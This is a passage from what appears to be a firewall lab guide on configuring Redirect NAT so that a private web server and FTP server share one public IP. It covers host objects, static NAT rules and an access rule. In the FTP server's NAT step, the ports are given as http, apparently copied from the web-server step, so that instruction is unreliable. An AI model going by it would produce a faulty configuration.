


## Verification


- Open browser on the server computer and access <http://www.whatismyip.com> to verify the translated IP address.



- Verify access to FTP Server with mapped public IP address from Internet i.e. <ftp://206.182.201.124>.



## REDIRECT NAT



### Pre-requisite:

- Firewall Appliance / Virtual Firewall
- Multiple Computers, Switches, Routers for creating LAN and DMZ Network.
- For Public Server hosting, enable Web and FTP services on computers.
- Internet Connection.

### Objective of Lab

- Configure Redirect NAT on Firewall for mapping Webserver and FTP Server (private) IP addresses to single public IP addresses.
- Verifying the effect of Redirect NAT on data access.
- Both Webserver and FTP server should be accessible from Internet using single public IP address.

## Hosting Public Servers - WEB & FTP Server


### Configure Redirect NAT for below requirement.

Hosting Web Server and FTP Server over internet


(Webserver i.e. 192.168.10.10 and FTP Server i.e. 192.168.10.20 mapped to Public IP address 206.182.201.125)

### Create Objects required for NAT


- Click on Firewall option and select Objects




- Select Network Objects / Groups, click on Add button and select Network Object.




- Create private **Host Object** by entering **Name** i.e. **PRIWEB**, select object type as **Host** and Enter Private IP address of Web Server i.e. **192.168.10.10**



- Create private **Host Object** by entering **Name** i.e. **PRIFTP**, select object type as **Host** and Enter Private IP address of FTP Server i.e. **192.168.10.20**




- Create public **Host Object** by entering **Name** i.e. **PUBSRV**, select object type as **Host** and Enter Public IP address of Web Server i.e. **206.182.201.125**.




### Configure NAT


- Select private **Host Object** i.e. **PRIWEB – 192.168.10.10** and right click **EDIT**.




- Click on **NAT** option.
- Enable **Add Automatic Address Translation Rules** option, select **NAT Type** as **STATIC** and select **Translated address** as **PUBSRV** object i.e. **206.182.201.125**.




- Click on **Advanced** option.
- Select **Protocol** as **tcp**, **Real Port** as **http** and **Mapped Port** as **http**.




- Select private Host Object i.e. PRIFTP – 192.168.10.20 and right click **EDIT**.



- Click on **NAT** option.
- Enable **Add Automatic Address Translation Rules** option, select **NAT Type** as **STATIC** and select **Translated address** as **PUBSRV** object i.e. **206.182.201.125**.




- Click on **Advanced** option.
- Select **Protocol** as **tcp**, **Real Port** as **http** and **Mapped Port** as **http**.




### Configure Security Policy

Internet users are allowed to access Webserver and FTP Server via mapped Public IP address.


- Click on **Firewall** option and select **Access rules**




- Click on Add Button and select Add Access rule.



